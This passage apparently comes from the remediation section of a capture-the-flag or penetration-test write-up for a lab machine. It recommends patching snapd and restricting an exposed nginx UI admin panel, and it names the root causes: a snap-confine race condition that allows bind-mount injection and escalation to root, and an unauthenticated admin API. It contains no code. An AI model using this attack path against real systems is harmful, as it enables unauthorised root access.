Action: Upgrade snapd to version 2.73+ubuntu24.04.2 or later to address the local privilege escalation vulnerability. Regularly apply security updates to all system packages.
Root Cause: The system was running an outdated version of snapd (2.63.1+24.04) that contained a TOCTOU race condition in snap-confine. This allowed a local user to inject malicious bind mounts into the snap sandbox and escalate privileges to root.
4. Restrict Access to Administrative Interfaces
Action: Administrative web interfaces (such as nginx UI on admin.snapped.htb) should not be publicly exposed. Implement network segmentation, IP allowlisting, or a VPN requirement to restrict access to these panels to authorized administrators only.
Root Cause: The nginx UI administrative panel was exposed to the network, allowing an unauthenticated attacker to interact with its API endpoints and discover the vulnerable version.